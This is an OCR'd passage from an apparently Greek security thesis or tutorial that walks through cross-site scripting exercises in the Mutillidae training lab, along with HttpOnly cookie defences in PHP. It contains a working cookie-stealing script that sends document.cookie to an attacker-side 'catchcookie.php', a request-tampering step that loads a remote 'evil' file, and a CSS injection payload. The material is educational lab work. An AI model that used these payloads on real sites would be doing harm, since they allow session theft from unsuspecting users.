
Κινούμενοι στο ίδιο μοτίβο, θα ασχοληθούμε με μία άλλη μεγάλη κατηγορία όπου μπορούν να εφαρμοστούν XSS επιθέσεις, τα **cookies**. Τι είναι όμως τα cookies και σε τι χρησιμεύουν;

Τα Cookies είναι μικρά «αρχεία» που εγκαθίστανται στο σκληρό δίσκο του υπολογιστή μας, όταν επισκεπτόμαστε διαδικτυακές τοποθεσίες (συνήθως) για πρώτη φορά και περιέχουν πληροφορίες τις οποίες χρησιμοποιούν οι ιστοσελίδες για την αναγνώρισή μας. Επιπλέων, οι τοποθεσίες Web χρησιμοποιούν τα cookies για να παρέχουν μια εξατομικευμένη εμπειρία στους χρήστες και για τη συλλογή πληροφοριών σχετικά με τη χρήση τοποθεσιών Web. Πολλές τοποθεσίες Web χρησιμοποιούν cookies για την αποθήκευση πληροφοριών που παρέχουν μια ξεχωριστή λειτουργία ανά χρήστη στις διαφορετικές ενότητες της τοποθεσίας, όπως το καλάθι αγορών. Σε μια αξιόπιστη τοποθεσία Web τα cookies μπορούν να εμπλουτίσουν την εμπειρία περιήγησης μας επιτρέποντας στην τοποθεσία να εντοπίζει τις προτιμήσεις μας ή επιτρέποντάς μας να παραλείπουμε τη διαδικασία σύνδεσης κάθε φορά που επισκέπτεστε την συγκεκριμένη Web τοποθεσία. Ωστόσο, ορισμένα cookies, όπως αυτά τα οποία αποθηκεύονται από διαφημιστικά πλαίσια, *ενδέχεται να εκθέσουν σε κίνδυνο το ιδιωτικό μας απόρρητο* παρακολουθώντας τις τοποθεσίες τις οποίες επισκεπτόμαστε.

Μεταβαίνοντας στην κατηγορία "A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) →Add to your blog", θα εισάγουμε τον ακόλουθο κώδικα:


```
<script>
      var iframe = document.createElement(\"iframe\");
      var link = encodeURI(document.cookie);
      iframe.src = ("http://localhost/hackersite/catchcookie.php?" + link);
      document.body.appendChild(iframe);
</script>
```

Αφού εισάγουμε των κώδικα **δεν παρατηρούμε κάτι**. Αρχικά, κάνουμε **Login** στο σύστημα με στοιχεία: Username: etsaimos Password: 123456 και **έπειτα μεταβαίνουμε** στην κατηγορία "A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) → View someone's blog" και **αφού επιλέξουμε "Show All"**, παρατηρούμε ότι παρουσιάζεται μία δημοσίευση από ανώνυμο χρήστη χωρίς περιεχόμενο**;**.



Εικόνα 3.21 Κλέψιμο cookie από χρήστη μολυσμένης ιστοσελίδας.


Ουσιαστικά η επίθεση έχει πραγματοποιηθεί (εν αγνοία του θύματος) και εμείς **έχουμε πλέον τα στοιχεία του προσωπικού του cookie**. Την επικινδυνότητα της «δημοσιοποίησης» των στοιχείων αυτών θα την δούμε στο κεφάλαιο 3.4.



Εικόνα 3.22 Κλεμμένα Cookies χρηστών (Ιστοσελίδα επιτιθέμενου).

Ας δούμε τι πληροφορίες μπορεί να μας προσφέρει ο περιηγητής Firefox σχετικά με τα cookie. Για να δούμε τα cookie στον Mozilla Firefox (για Windows) ακολουθούμε τα εξής βήματα:

1. Κάνουμε κλικ στο μενού **Εργαλεία > Επιλογές**.
2. Κάνουμε κλικ στην επιλογή **Απόρρητο** στο επάνω πλαίσιο.
3. Επιλέγουμε το κουμπί «**Προβολή Cookies**..».
4. Πλοηγούμαστε στο παράθυρο που ανοίγει για περισσότερα στοιχεία.




Εικόνα 3.23 Cookies στον περιηγητή Mozilla Firefox.

2. A2 – Cross Site Scripting (XSS)→Via "Input" (GET/POST)→ Text File Viewer


Σε αυτή τη κατηγορία θα εκμεταλλευτούμε ευπάθειες που προκύπτουν από την **ενθυλάκωση στοιχείων στην ιστοσελίδα μας** (όπως κείμενα. videos κτλ) από τρίτα site. Αυτού του τύπου οι απειλές αναφέρονται στην παραμετροποίηση των στοιχείων μιας μεθόδου GET/POST, με σκοπό να ευνοηθεί ο επιτιθέμενος. Για να αλλάξουμε τα δεδομένα από αιτήματα GET/POST θα χρησιμοποιήσουμε το εργαλείο "**Tamper Data**" (Βλέπε κεφάλαιο 2.3).

Προκειμένου να υλοποιήσουμε τη συγκεκριμένη επίθεση, ακολουθούμε κατά σειρά τα παρακάτω βήματα:


1. Μεταβαίνουμε στην κατηγορία A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) → Text File Viewer.
2. Στον Firefox, από την εργαλειοθήκη μενού επιλέγουμε: Εργαλεία → Tamper Data.
3. Στο παράθυρο που ανοίγει επιλέγουμε "Start Tamper".
4. Επιστρέφουμε στην σελίδα του βήματος 1. και πατάμε το κουμπί "View File".
5. Στο παραθυράκι που ανοίγει επιλέγουμε "Tamper".
6. Στο παράθυρο που ανοίγει αντικαθιστούμε το περιεχόμενο του πεδίου "textfile" με το εξής link: http://localhost/hackersite/myevilscript.txt , και έπειτα πατάμε "OK".
7. Επιστρέφουμε στην σελίδα του βήματος 1. για να δούμε το αποτέλεσμα!



Εικόνα 3.24 Κύρια βήματα υλοποίησης επίθεσης με την χρήση του "Tamper Data".



Εικόνα 3.25 Παραμετροποίηση στοιχείων με το εργαλείο "Tamper Data".



Εικόνα 3.26 Αποτέλεσμα επίθεσης με πηγή το αρχείο "myevilscript.txt" .

Παρατήρηση: Το περιεχόμενο του αρχείου "**myevilscript.txt**", δεν είναι τίποτα παραπάνω από την ενσωμάτωση κώδικα ενός video από την ιστοσελίδα "www.youtube.com". Για περισσότερες πληροφορίες ανατρέξτε στο κεφάλαιο "5.1 Παράρτημα Πηγαίου Κώδικα".


3. A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) →Set Background Color

Σε αυτή τη κατηγορία θα συναντήσουμε απειλές που προκύπτουν από την χρήση **κώδικα CSS**. Πιο συγκεκριμένα θα υλοποιήσουμε μία επίθεση τύπου "**Reflected XSS**" με την οποία θα αλλάξουμε με δόλιο τρόπο το background της σελίδας, προκαλώντας και μία μικρού βαθμού **παραμόρφωση στην εμφάνιση** της ιστοσελίδας!

Μεταβαίνουμε στην κατηγορία "A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) →Set Background Color" και δίνουμε ως είσοδο στο πεδίο "Background Color" τον παρακάτω κώδικα:

```
; background-image:url('http://hackerrobot4546fansite.webs.com/photos/Hacked/Hack%201.jpg');
```

Έτσι επιτυγχάνουμε το ακόλουθο αποτέλεσμα:



Εικόνα 3.27 Παράδειγμα XSS με χρήση CSS κώδικα.

Παρατήρηση: Θα μπορούσαμε να εισάγουμε ένα πολύ πιο πολύπλοκο κώδικα CSS, αλλά το ζητούμενο είναι η ανάδειξη της ευπάθειας. Αφήνεται λοιπόν στον αναγνώστη η περαιτέρω ενασχόληση με την εν λόγω ευπάθεια. Για περισσότερες πληροφορίες σχετικά με το CSS, ανατρέξτε στο εξής σύνδεσμο: http://www.w3schools.com/css/default.asp

4. A2 – Cross Site Scripting (XSS) →Via Misconfiguration →Missing HTTPOnly Attribute

Σε αυτή την ενότητα θα συζητήσουμε για τις ευπάθειες που προκύπτουν από την λανθασμένη χρήση του flag **HttpOnly**. Το HttpOnly είναι ένα πρόσθετο flag που περιλαμβάνεται στην κεφαλίδα απόκρισης Set-Cookie του πρωτοκόλλου HTTP. Η χρήση του HttpOnly flag κατά τη δημιουργία ενός cookie, μειώνει σημαντικά τον κίνδυνο πρόσβασης ενός client side script στο προστατευόμενο cookie. *Αν το flag HttpOnly συμπεριλαμβάνεται στην κεφαλίδα απόκρισης HTTP (HTTP response header), το cookie δεν μπορεί να διαβαστεί από client side scripts*. Ως αποτέλεσμα, έστω και αν υπάρχει κάποια XSS ευπάθεια και κατά λάθος κάποιος χρήστης επισπευτεί ένα σύνδεσμο που εκμεταλλεύεται αυτή την ευπάθεια, ο περιηγητής δεν θα αποκαλύψει τα στοιχεία του cookie σε κάποιον τρίτο.

Για να δούμε λοιπόν πως ορίζεται με την χρήση της γλώσσας PHP το HttpOnly flag σε ένα cookie (η PHP υποστηρίζει τον καθορισμό HttpOnly flag από την έκδοση 5.2 και μετά); Για session cookies που διαχειρίζονται από την PHP, το flag καθορίζεται μόνιμα στο αρχείο **php.ini** μέσω της παραμέτρου:

```
session.cookie_httponly = True ή session.cookie_httponly = False
```

ή καθορίζεται δυναμικά μέσα σε ένα PHP Script ως εξής:

```
void session_set_cookie_params  ( int $lifetime  [, string $path  [,
string $domain[, bool $secure= false  [, bool $httponly= false  ]]]] )
```

Για περισσότερες πληροφορίες σχετικά με το HttpOnly flag και την διαχείριση του με την γλώσσα PHP, παρακαλώ επισκεφτείτε τους εξής συνδέσμους:

- http://www.php.net/manual/en/session.configuration.php#ini.session.cookie-httponly
- http://pl.php.net/manual/en/function.session-set-cookie-params.php

Προκειμένου να γίνουν πιο κατανοητά όλα τα παραπάνω, θα χρησιμοποιήσουμε το εργαλείο "**Live HTTP Headers**" (Βλέπε κεφάλαιο 2.3) και θα περιηγηθούμε στο περιβάλλον Mutillidae εξετάζοντας τις διαφορές που παρατηρούνται στα **διαφορετικά επίπεδα ασφάλειας** που παρέχει.

Επιπλέον, για να αναδείξουμε τις παραπάνω διαφορές, ακολουθούμε προσεκτικά την παρακάτω διαδικασία:

1. Μεταβαίνουμε στην κατηγορία “A2 – Cross Site Scripting (XSS) → Via "Input" (GET/POST) →Add to your blog” και προσθέτουμε το εξής απλό script: <script>alert(document.cookie);</script>

2. Κάνουμε Login στο σύστημα και στην συνέχεια μεταβαίνουμε στην σελίδα “ View someone's blog ”.

3. Το επίπεδο ασφαλείας της εφαρμογής είναι μηδέν (**Security Level: 0 (Hosed)**).

4. Στον Firefox, από την εργαλειοθήκη μενού επιλέγουμε: Εργαλεία → **Live HTTP Headers**.


5. Επιλέγουμε “**Show All**” και πατάμε το πλήκτρο “View Blog Entries”.

6. Πετάγεται ένα alert box με τα στοιχεία του cookie μας & παράλληλα γίνεται καταγραφή στοιχείων από το πρόγραμμα “Live HTTP Headers ”.


7. Κλείνουμε το πρόγραμμα “Live HTTP Headers ”.

8. Επιστρέφουμε στο βήμα 3 και πατάμε το κουμπί “**Toggle Security**” ώσπου να φτάσουμε στο επίπεδο 5 (**Security Level: 5 (Secure)**).

9. Επαναλαμβάνουμε τα βήματα 4 και 5. Ως αποτέλεσμα βλέπουμε ότι δεν υπάρχει κάποιο alert box και τα στοιχεία που κατέγραψε το “Live HTTP Headers ” είναι διαφορετικά!



Εικόνα 3.28 Επίδειξη ευπάθειας "Missing HttpOnly Atrribute".



Εικόνα 3.29 Αντιμετώπιση ευπάθειας ορίζοντας το "HttpOnly" flag (Security Level: 5).

Τα **αποτελέσματα** από το πρόγραμμα “Live HTTP Headers” διαμορφώνονται ανά περίπτωση ως εξής:

Αποτελέσματα σε κατάσταση ασφάλειας Security Level: 0 (Hosed)

http://localhost/mutillidae/index.php?page=view-someones-blog.php
POST /mutillidae/index.php?page=view-someones-blog.php **HTTP/1.1**
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:9.0.1) Gecko/20100101 Firefox/9.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: el-gr,el;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-7,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Referer: http://localhost/mutillidae/index.php?page=view-someones-blog.php
